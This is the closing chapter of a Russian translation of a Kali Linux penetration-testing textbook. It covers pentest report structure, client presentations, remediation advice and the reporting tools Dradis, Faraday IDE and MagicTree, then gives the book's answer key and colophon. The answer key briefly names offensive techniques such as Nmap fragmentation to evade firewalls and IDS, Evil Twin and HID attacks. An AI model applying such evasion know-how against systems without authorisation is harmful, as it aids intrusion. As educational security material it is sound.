Отчет для руководства, как правило, охватывает такие вопросы, как нормативное регулирование и оценка соблюдения всех норм безопасности. На практике исполнительный доклад следует расширить, включив в него ряд разделов, которые могут представлять интерес для руководителей и оказать помощь при возможном судебном разбирательстве. Ниже приводятся основные разделы доклада.

- ❑ **Достижение соответствия.** Содержит список известных стандартов и сопоставляет каждый из его разделов или подразделов с текущей ситуацией в области безопасности. В нем следует указать любые нарушения нормативных положений, которые были выявлены и которые могут непреднамеренно подвергнуть опасности целевую инфраструктуру и создать серьезную угрозу.

- **Методология тестирования.** Это описание должно быть кратким, но подробным, что поможет руководителям понять весь цикл тестирования на проникновение.
- **Предположения и ограничения.** Здесь описываются все ограничения и другие факторы, не позволившие испытателю на проникновение достичь определенной цели.
- **Управление изменениями.** Иногда это считается частью процесса восстановления. Однако данный отчет в основном содержит описание стратегических методов и процедур, которые обрабатывают все изменения в контролируемой ИТ-среде. Предложения и рекомендации, вытекающие из оценки безопасности и позволяющие свести к минимуму воздействие неожиданного события на сервис, должны соответствовать любым изменениям в процедурах.
- **Управление конфигурациями.** Основное внимание уделяется согласованности функциональной работы и производительности системы. В контексте безопасности нужно фиксировать любые изменения в системе, которые могут быть внесены в целевую среду (аппаратное, программное обеспечение, физические атрибуты и др.). Эти изменения должны контролироваться и учитываться для поддержания состояния конфигурации системы.

Ваша обязанность, как ответственного и грамотного испытателя на проникновение, — прежде всего уточнить все условия руководства и только после этого продолжать цикл испытаний. Это действие, безусловно, включает в себя индивидуальные беседы и соглашения о критериях оценки конкретных целей, в которых оговариваются все ограничения и рамки проводимого исследования, а также пути проведения испытания. Здесь следует обговорить все действующие на время проведения теста ограничения в исследуемой системе. Должны ли быть вносимые изменения постоянными и можно ли менять текущее состояние системы при внесении изменений в конфигурацию. На основании этих факторов формируется понимание текущего состояния безопасности в целевой среде, и после технической оценки можно давать какие-либо предложения и рекомендации.

## Технический отчет

Доклад о технической оценке играет очень важную роль в решении вопросов безопасности, поднятых в ходе тестирования на проникновение. Отчет такого типа обычно разрабатывается для технических работников, которые хотят понять основные функции безопасности, обрабатываемые целевой системой. В докладе должны быть подробно описаны любые уязвимости, то, как их можно использовать, какое влияние они могут оказывать на бизнес и как можно разработать решения для предотвращения любых известных угроз. Доклад о защите сетевой инфраструктуры должен соответствовать принципам безопасности «все в одном». До сих пор мы уже обсуждали основные разделы исполнительных и управленческих отчетов. В техническом докладе мы предоставляем всю вышеперечисленную информацию

в расширенном виде. Кроме того, в технический отчет следует включить специальные темы, которые могут вызвать особый интерес у технической группы целевой организации. Иногда такие вопросы, как цели проекта, классификация рисков уязвимости, матрица рисков, статистика, методология тестирования, допущения и ограничения, также являются частью технического отчета. Технический отчет состоит из следующих разделов.

- ❑ **Вопросы безопасности.** Вопросы безопасности, поднятые в процессе тестирования на проникновение, должны быть подробно прописаны. Поэтому для каждого применяемого метода атаки необходимо указать список участвующих в исследовании ресурсов и последствия этого исследования, исходные данные запроса и ответ, смоделированные данные запроса на атаку и ответ, предоставить ссылку на внешние источники для группы по восстановлению и дать профессиональные рекомендации по устранению обнаруженных уязвимостей в целевой ИТ-среде.
- ❑ **Карта уязвимостей.** Содержит список обнаруженных уязвимостей в целевой инфраструктуре, каждая из которых должна быть сопоставлена с идентификатором ресурса (например, IP-адресом и именем цели).
- ❑ **Карта эксплойтов.** Здесь предоставляется список успешно проверенных эксплойтов, которые работали против цели. Важно также упомянуть, был ли источник частным или публичным. Возможно, неплохо было бы рассказать об источнике кода эксплойта и о том, как долго он был доступен.
- ❑ **Передовой опыт.** В этом разделе следует показать все наилучшие разработки и оперативные процедуры безопасности, которых не хватило целевой системе при попытке проникновения. Например, в среде крупного предприятия развертывание системы безопасности пограничного уровня может эффективно заблокировать большинство внешних угроз еще до их проникновения в корпоративную сеть. В таких решениях не требуется техническое взаимодействие с производственными системами или устаревшим кодом.

В целом технический доклад позволяет соответствующим членам заинтересованной организации ознакомиться с реальной ситуацией на месте. Такой отчет играет важную роль в процессе управления рисками и, вероятно, будет использоваться для формулирования практических задач по восстановлению.

## Отчет о тестировании проникновения в сеть

Так же как существуют различные типы тестирования на проникновение, существуют различные типы структур отчетов. Мы представили общую версию отчета об испытании на проникновение, который может быть дополнен соответствующими данными практически для любого другого типа тестирования на проникновение (например, веб-приложения, брандмауэра, беспроводной и обычной сети). В дополнение к списку, приведенному ниже, вам понадобится титульная страница,

где будет указано название компании, проводящей тестирование, тип отчета, дата сканирования, имя автора, номер редакции документа и краткая информация об авторских правах и конфиденциальности.

Ниже приводятся пункты отчета о тестировании на проникновение в сети:

- правовые положения;
- соглашение об испытании на проникновение;
- введение;
- цель проекта;
- допущения и ограничения;
- шкала рисков уязвимости;
- управляющее резюме;
- матрица рисков;
- методика тестирования;
- угроза безопасности;
- рекомендации;
- карта уязвимостей;
- карта эксплойтов;
- оценка соответствия;
- управление изменениями;
- передовой опыт;
- приложения.

Как вы можете видеть, мы объединили все типы отчетов в один полный отчет с конкретной структурой. Каждый из этих разделов может иметь собственные соответствующие подразделы, которые могут более подробно классифицировать результаты теста. Например, в приложениях могут быть перечислены технические детали и данные об анализе процесса тестирования, журналов деятельности, исходные данные из различных инструментов безопасности, детали проведенного исследования, ссылки на любые интернет-источники и глоссарий. В зависимости от запрашиваемого вашим клиентом типа отчета вы должны еще до начала испытаний понять все аспекты проводимого теста на проникновение.

## Подготовка презентации

Для успешного проведения презентации полезно понимать технические возможности и цели заказчиков этого исследования. Вам нужно будет преподнести материал в соответствии с требованиями заказчика, иначе вы можете столкнуться с негативной реакцией. Ваша ключевая задача — заставить клиента понять потенциальные факторы риска, грозящие областям, которые вы тестируете. Например, специалистам на исполнительном уровне может не хватить времени на изучение всех деталей векторов атаки методами социальной инженерии, но им будет интерес-

но узнать текущее состояние безопасности и то, какие меры должны быть приняты для повышения уровня безопасности.

Хотя формальной процедуры для создания и представления результатов нет, вам необходимо придерживаться профессионального подхода, чтобы удовлетворить требования заказчиков. Вы обязаны изучить и понять целевую среду, оценить уровень квалификации технических специалистов и помочь им узнать вас, а также определить основные фонды организации.

Указание на недостатки текущего уровня безопасности и выявление всех уязвимостей поможет вам подготовить качественный и профессиональный отчет. Помните, что вы должны придерживаться полученных вами фактов и выводов, доказывать их на техническом уровне и соответствующим образом консультировать команду по восстановлению. Поскольку все это подразумевает непосредственное общение, настоятельно рекомендуем заранее подготовиться к ответам на любые вопросы, подкрепляя их фактами и цифрами.

## Процедуры после тестирования

Меры по восстановлению, корректирующие шаги и рекомендации — это понятия, относящиеся к процедурам, проводимым после проведения испытаний. Во время этих процедур вы выступаете советником группы по восстановлению в целевой организации. В этом качестве вам может потребоваться взаимодействовать с различными специалистами с разным уровнем знаний и опытом. Поэтому имейте в виду, что ваш внешний вид и навыки работы в сети могут иметь большое значение. Кроме того, невозможно обладать всеми знаниями, требуемыми целевой ИТ-средой, особенно если вы не специалист в этой области бизнеса. В таких ситуациях без какой-либо поддержки со стороны группы экспертов довольно сложно обрабатывать и исправлять конкретный уязвимый ресурс. Мы разработали несколько общих правил, которые могут помочь вам в разъяснении важных рекомендаций вашему клиенту.

- ❑ Пересмотрите схему сети и проверьте условия эксплуатации на уязвимых ресурсах, которые указаны в отчете.
- ❑ Сконцентрируйтесь на схемах и данных защиты пограничного уровня, чтобы уменьшить количество угроз безопасности, прежде чем они одновременно нанесут удар по серверам и рабочим станциям.
- ❑ Атакам на стороне клиента или с применением методов социальной инженерии почти невозможно противостоять, но опасность такого нападения можно уменьшить. Для этого следует уделить особое внимание обучению сотрудников новейшим контрмерам.
- ❑ Для уменьшения негативных последствий от возможных атак необходимо четко выполнять рекомендации, которые предложил испытатель на проникновение.
- ❑ При необходимости воспользуйтесь проверенными и надежными сторонними решениями (IDS/IPS, брандмауэры, системы защиты контента, антивирусы, технологии IAM и т. д.).

- ❑ Используйте подход «разделяй и властвуй», чтобы отделить зоны защищенной сети от небезопасных или открытых объектов целевой инфраструктуры.
- ❑ Укрепляйте навыки разработчиков в кодировании безопасных приложений, которые являются частью целевой ИТ-среды. Оценка безопасности приложений и выполнение проверки кода могут повысить информационную безопасность организации.
- ❑ Применяйте меры физической безопасности. Реализуйте многоуровневую стратегию доступа с механическим и электронным контролем доступа, оповещениями о вторжении, мониторингом CCTV и идентификацией персонала.
- ❑ Регулярно обновляйте все системы безопасности, чтобы обеспечить конфиденциальность, целостность и доступность.
- ❑ Проверьте все документированные решения, представленные в качестве рекомендаций, чтобы исключить возможность вторжения или эксплуатации.

## Использование структуры Dradis для составления отчетности по тестированию на проникновение

Система Dradis – это удобная система для составления отчетности. Запуск тестов и использование большого количества инструментов может быть очень увлекательным. Однако, когда дело доходит до организованной документации, этот процесс может показаться довольно скучным. Здесь следует учесть, что в отчет необходимо включить не только файлы результатов исследований, но и скриншоты этих результатов. Необходимо также документировать все команды, которые использовались во время исследования. Здесь вам может помочь фреймворк Dradis. Это программа с простым в использовании интерфейсом, которая поддерживает плагины для многих инструментов и позволяет легко настраивать контрольные списки.

Фреймворк Dradis можно найти в меню Kali. Для этого щелкните кнопкой мыши на строке Applications (Приложения), далее выберите 12 Reporting Tools (12 инструментов отчетности), а затем Dradis framework (фреймворк Dradis).

Dradis также можно запустить непосредственно из терминала, введя в командную строку команду `dradis` (рис. 14.1).

Оба предыдущих метода приводят к открытию веб-интерфейса Dradis в браузере. URL-адрес этого интерфейса – `127.0.0.1:3000/setup`. Введите пароль, который будут использовать все, кто обращается к серверу, а затем выберите *Create shared password* (Создать общий пароль).


Введите имя пользователя и пароль, а затем нажмите *Let me in!* (Впустить меня!). На экране появится панель управления Dradis CE (Community Edition). Dradis CE позволяет пользователю создавать в качестве методологии контрольные списки. Для создания методологии щелкните на строке *Methodologies* (Методологии) (на левой панели) или на строке *+Add a testing methodology* (Добавить методологию тестирования), которая находится в разделе *Methodology progress* (Прогресс методологии) в главном окне (рис. 14.2).

```
root@kali:~# dradis
[i] Something is already using port: 3000/tcp
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
ruby2.5 3039 dradis 12u IPv6 1727348      0t0  TCP localhost:3000 (LISTEN)
ruby2.5 3039 dradis 13u IPv4 1727349      0t0  TCP localhost:3000 (LISTEN)

UID      PID  PPID  C STIME TTY      STAT   TIME CMD
dradis    3039     1  0 Aug07 ?      Ssl   0:27 /usr/bin/ruby2.5 bin/rails se

[*] Please wait for the Dradis service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000

● dradis.service - Dradis web application
```

**Рис. 14.1.** Запуск dradis**Рис. 14.2.** Добавление методологии

Dradis дает пользователю возможность либо создать новую методологию, либо выбрать между другими пакетами соответствия (которые должны быть заранее загружены). Если вы для своей методологии хотите использовать определенный шаблон, можно выбрать пункт *Download more* (Загрузить больше), чтобы направить пользователя на страницу пакетов соответствия (<https://dradisframework.com/academy/industry/compliance/>) с различными имеющимися пакетами, включая следующее:

- инструмент аудита соответствия HIPAA;
- отчет Offensive Security Certified Professional (OSCP);
- руководство по тестированию OWASP v4;
- техническое руководство PTES.

Чтобы создать контрольный список для методологии, выберите параметр *New checklist* (Новый контрольный список) (рис. 14.3).

Дайте новому контрольному списку имя, а затем нажмите *Add to Project* (Добавить в проект). Будет создан пустой контрольный список с двумя заголовками разделов (рис. 14.4).




Рис. 14.3. Выбор контрольного списка

Рис. 14.4. Контрольный список создан

Чтобы изменить разделы и задачи, нажмите кнопку **Edit** (Изменить) и измените содержимое XML-кода. Для примера мы добавили **Scanning** в область **Section 1**. После завершения редактирования прокрутите список вниз, до нижней части XML-файла, и нажмите кнопку **Update methodology** (Обновить методологию) (рис. 14.5).

'New checklist' added as 'Vulnerable\_Servers 08-2018'

Content

```
<?xml version="1.0"?>
<?xml version="1.0"?>
<methodology>
  <name>Vulnerable_Servers 08-2018</name>
  <sections>
    <section>
      <name>Section #1- Scanning</name>
      <tasks>
        <task>Task #1.1</task>
        <task>Task #1.2</task>
      </tasks>
    </section>
    <section>
```

Vulnerable\_Servers  
08-2018

Section #1- Scanning

- ✓ Task #1.1
- ✓ Task #1.2

Section #2

- ✓ Task #2.1

**Рис. 14.5.** XML-код изменен

На левой панели щелкните кнопкой мыши на **Nodes** (Узлы), чтобы добавить устройства, с помощью которых Dradis CE будет создавать отчет. Если вы работаете с несколькими узлами, введите IP-адреса узлов (по одному в строке) и для завершения нажмите кнопку **Add** (Добавить) (рис. 14.6).

Add top-level node

Add one  
 Add multiple

To create multiple nodes, add one node name per line:

```
172.16.66.23
172.16.66.24
```


Icon

No icon

Add Close


**Рис. 14.6.** Узлы добавлены

Чтобы открыть панель Nodes Summary (Сводка по узлам), в разделе Notes (Примечания) щелкните на отдельном IP-адресе. Слева откроется панель сводки по узлам. Здесь вы можете добавить данные, заметки, а также, если это необходимо, указать подузел (рис. 14.7).




**Рис. 14.7.** Добавление данных

Dradis с помощью плагинов может работать с результатами работы таких инструментов, как Acunetix, Burp, Metasploit, Nessus, nikto, OpenVas, что упрощает процесс составления отчетов. В верхней части панели мониторинга нажмите **Upload output from tool** (Загрузить вывод из инструмента). Выберите инструмент и укажите файл для загрузки в Dradis, как показано на рис. 14.8.



**Рис. 14.8.** Выбор инструмента для загрузки

Для завершения отчета нажмите кнопку Export results (Экспорт результатов) в верхней части панели мониторинга. Отчеты могут быть созданы в форматах CSV и HTML, а пользовательские отчеты — в форматах Word и Excel. Чтобы создать файл, выберите шаблон и нажмите кнопку Export (Экспорт) (рис. 14.9).




**Рис. 14.9.** Создание файла отчета

## Инструменты отчетности по тестированию на проникновение

Dradis не единственный инструмент для создания отчетности, доступный в Kali Linux 2018. Если выбрать меню Applications (Приложения), а затем Reporting Tools (Инструменты отчетов), вы увидите другие доступные инструменты, такие как Faraday IDE, MagicTree и pipal (рис. 14.10).


### Faraday IDE

Faraday IDE — еще один инструмент, созданный для поддержания совместной работы с использованием примерно 40 встроенных инструментов для создания отчетов. Поддерживаемые плагины позволяют задействовать Metasploit, Nmap и Nessus. Faraday IDE поддерживает концепцию многопользовательского тестирования на проникновение в среде, функционирующей точно так же, как и при запуске инструментов в терминале по отдельности.



**Рис. 14.10.** Инструменты для создания отчетности

Для запуска Faraday IDE выберите меню Applications (Приложения), а затем щелкните на строке Faraday IDE. После загрузки интерфейса для начала работы с ним назовите рабочую область (рис. 14.11).



**Рис. 14.11.** Рабочая область названа




Более подробную информацию об установке и использовании Faraday IDE можно найти по адресу <https://github.com/infobyte/faraday/wiki>.

## MagicTree

MagicTree — еще один инструмент, предназначенный для генерации отчетов и доступный в Kali Linux. Пользователям Nmap этот инструмент может особенно заинтересовать, так как он позволяет запускать сканирование Nmap непосредственно из самого приложения. Для запуска MagicTree выберите меню Applications (Приложения), а затем пункт Reporting Tools (Инструменты отчетов). Инструмент должен выглядеть примерно так (рис. 14.12).



Более подробную информацию об использовании Magic Tree можно найти по адресу [https://www.gremwell.com/using\\_magictree\\_quick\\_intro](https://www.gremwell.com/using_magictree_quick_intro).



**Рис. 14.12.** Инструмент MagicTree запущен

## Резюме

В этой главе мы рассмотрели основные шаги, позволяющие создать отчет на основании тестирования на проникновение, и обсудили главные особенности представления этого отчета клиенту. Сначала мы подробно разобрали методы документирования результатов с помощью конкретных инструментов и предложили для получения конечных результатов не полагаться на отдельные инструменты. Убедитесь, что при необходимости вы сможете вручную проверить результаты тестирования и что ваши навыки не устарели.

Затем мы рассмотрели инструменты для создания отчетности. При этом основное внимание уделялось фреймворку Dradis, а также Faraday IDE и MagicTree. Рекомендуем вам попробовать в работе каждый из этих инструментов.

Наконец, мы надеемся, что вам понравилась эта книга, и желаем всего наилучшего в вашей работе в сфере кибербезопасности и тестирования на проникновение.

## Вопросы

1. Каковы три основных типа отчетов, представляемых клиентам, о тестировании на проникновение?
2. Какие значения отражает матрица рисков в исполнительном докладе?
3. В чем назначение карты уязвимостей?

4. В чем назначение карты эксплойтов?
5. Из чего состоит методология тестирования?
6. Как можно минимизировать атаки на стороне клиента или атаки методами социальной инженерии?

## Дополнительные материалы

- Образец отчета о тестировании на проникновение: <https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf>.
- Советы по написанию отчета о тестировании на проникновение: <https://www.sans.org/reading-room/whitepapers/bestprac/writing-penetration-testing-report-33343>.
- Примеры отчетов Nessus: <https://www.tenable.com/products/nessus/sample-reports>.
- Образец технического отчета о проникновении: <https://tbgsecurity.com/wordpress/wp-content/uploads/2016/11/Sample-Penetration-Test-Report.pdf>.

# Ответы на вопросы

## Глава 1

1. NetHunter.
2. MD5 и SHA Checksum Utility.
3. sha256sum.
4. Rufus.
5. Live (amd64), Live (forensic mode), Live USB.
6. apt-get update.
7. T2 micro.

## Глава 2

1. Виртуальные машины VMWare и VirtualBox.
2. Диск виртуальной машины.
3. Имя пользователя и пароль — msfadmin.
4. Packer и Vagrant.
5. apt-get install (*имя\_пакета*).
6. service mysql start.
7. service ssh start.

## Глава 4

1. Open Source Intelligence.
2. whois.
3. IPv4-адрес.

4. Metagoofil.
5. Devlploit и RedHawk.
6. Shodan.

## Глава 5

1. `fping`.
2. В Nmap 7.7 доступны 588 сценариев.
3. Флаг FIN указывает, что больше нет данных для отправки и что соединение должно быть прекращено.
4. Отфильтрованный порт указывает, что устройство блокировки пакетов не позволяет зонду достичь цели.
5. Параметр `-f` Nmap используется, чтобы затруднить обнаружение пакетов при уклонении от брандмауэра и IDS.
6. `netdiscover -r`.
7. Параметр `-p` используется в Netdiscover для выполнения пассивного сканирования.
8. [www.dnsleak.com](http://www.dnsleak.com).

## Глава 6

1. Уязвимость — это обнаруженная в системе безопасности слабость, которая может использоваться злоумышленником для выполнения несанкционированных операций, в то время как эксплойт использует эту уязвимость или ошибку.
2. Конструктивная уязвимость заставляет разработчика выводить спецификации на основе требований безопасности и безопасно решать ее реализацию. Таким образом, для решения проблемы требуется больше времени и усилий по сравнению с другими классами уязвимостей.
3. Удаленная уязвимость — это состояние, при котором злоумышленник не имеет предварительного доступа, но уязвимость может быть использована путем запуска через сеть вредоносного кода.
4. Nessus.
5. Lynis.
6. nikto.

## Глава 12

1. Nexus 4, Nexus 5 и OnePlus One.
2. Да, NetHunter требует root-доступ на мобильном устройстве.
3. cSploit, Drive Droid, Router Keygen, Shodan.
4. WPA, WPA2.
5. Перехват сессии, разрыв соединений, перенаправление Script-инъекции.
6. Evil Twin.
7. Атака DuckHunter HID преобразует сценарии USB Rubber Ducky в атаки NetHunter HID.

## Глава 13

1. Mastercard, VISA, American Express и JCB International.
2. PCI DSS версии 3.
3. Шесть целей, 12 требований.
4. Требование 11.3.
5. Квартальная оценка сети.
6. Ежегодно.
7. Цель сегментации состоит в том, чтобы изолировать среду данных держателя карты (CDE) от остальной среды.
8. Структурированный процесс тестирования относится к реструктуризации методологии тестирования в соответствии с изменениями требований клиента.
9. CEH, OSCP, CREST, GIAC.
10. Nessus, Lynis.

## Глава 14

1. Три вида отчетов:
  - исполнительный доклад;
  - управленческая отчетность;
  - технический отчет.
2. Матрица рисков количественно классифицирует все обнаруженные уязвимости, определяет потенциально зараженные ресурсы и в сокращенном формате перечисляет открытия, ссылки и рекомендации.

3. Карта уязвимостей содержит список обнаруженных в целевой инфраструктуре уязвимостей, каждая из которых должна быть легко сопоставима с идентификатором ресурса (например, IP-адрес и имя цели).
4. Карта эксплойтов содержит список успешно проверенных эксплойтов, которые работали против цели.
5. Методология тестирования должна содержать достаточно деталей, чтобы помочь руководству понять весь цикл тестирования на проникновение.
6. Чтобы минимизировать возможность атак на стороне клиента, следует обучить сотрудников актуальным приемам обеспечения безопасности.

*Шива Парасрам, Алекс Замм, Теди Хериянто, Шакил Али,  
Дамиан Буду, Джерард Йохансен, Ли Аллен*

## **Kali Linux. Тестирование на проникновение и безопасность**

Перевел с английского *А. Герасименко*

Заведующая редакцией	<i>Ю. Сергиенко</i>
Руководитель проекта	<i>С. Давид</i>
Ведущий редактор	<i>Н. Гринчик</i>
Художественный редактор	<i>В. Мостипан</i>
Корректоры	<i>О. Андриевич, Е. Павлович</i>
Верстка	<i>Г. Блинов</i>

Изготовлено в России. Изготовитель: ООО «Прогресс книга».

Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург,  
Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.

Дата изготовления: 07.2019. Наименование: книжная продукция. Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 —

Книги печатные профессиональные, технические и научные.

Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.

Подписано в печать 11.07.19. Формат 70×100/16. Бумага офсетная. Усл. п. л. 36,120. Тираж 1000. Заказ 0000.

Отпечатано в ОАО «Первая Образцовая типография». Филиал «Чеховский Печатный Двор».

142300, Московская область, г. Чехов, ул. Полиграфистов, 1.

Сайт: [www.chpk.ru](http://www.chpk.ru) E-mail: [marketing@chpk.ru](mailto:marketing@chpk.ru)

Факс: 8(496) 726-54-10, телефон: (495) 988-63-87



## ВАША УНИКАЛЬНАЯ КНИГА

Хотите издать свою книгу? Она станет идеальным подарком для партнеров и друзей, отличным инструментом для продвижения вашего бренда, подарком для памятных событий! Мы сможем осуществить ваши любые, даже самые смелые и сложные, идеи и проекты.

### МЫ ПРЕДЛАГАЕМ:

- издать вашу книгу
- издание книги для использования в маркетинговых активностях
- книги как корпоративные подарки
- рекламу в книгах
- издание корпоративной библиотеки

### Почему надо выбрать именно нас:

Издательству «Питер» более 20 лет. Наш опыт – гарантия высокого качества.

### Мы предлагаем:

- услуги по обработке и доработке вашего текста
- современный дизайн от профессионалов
- высокий уровень полиграфического исполнения
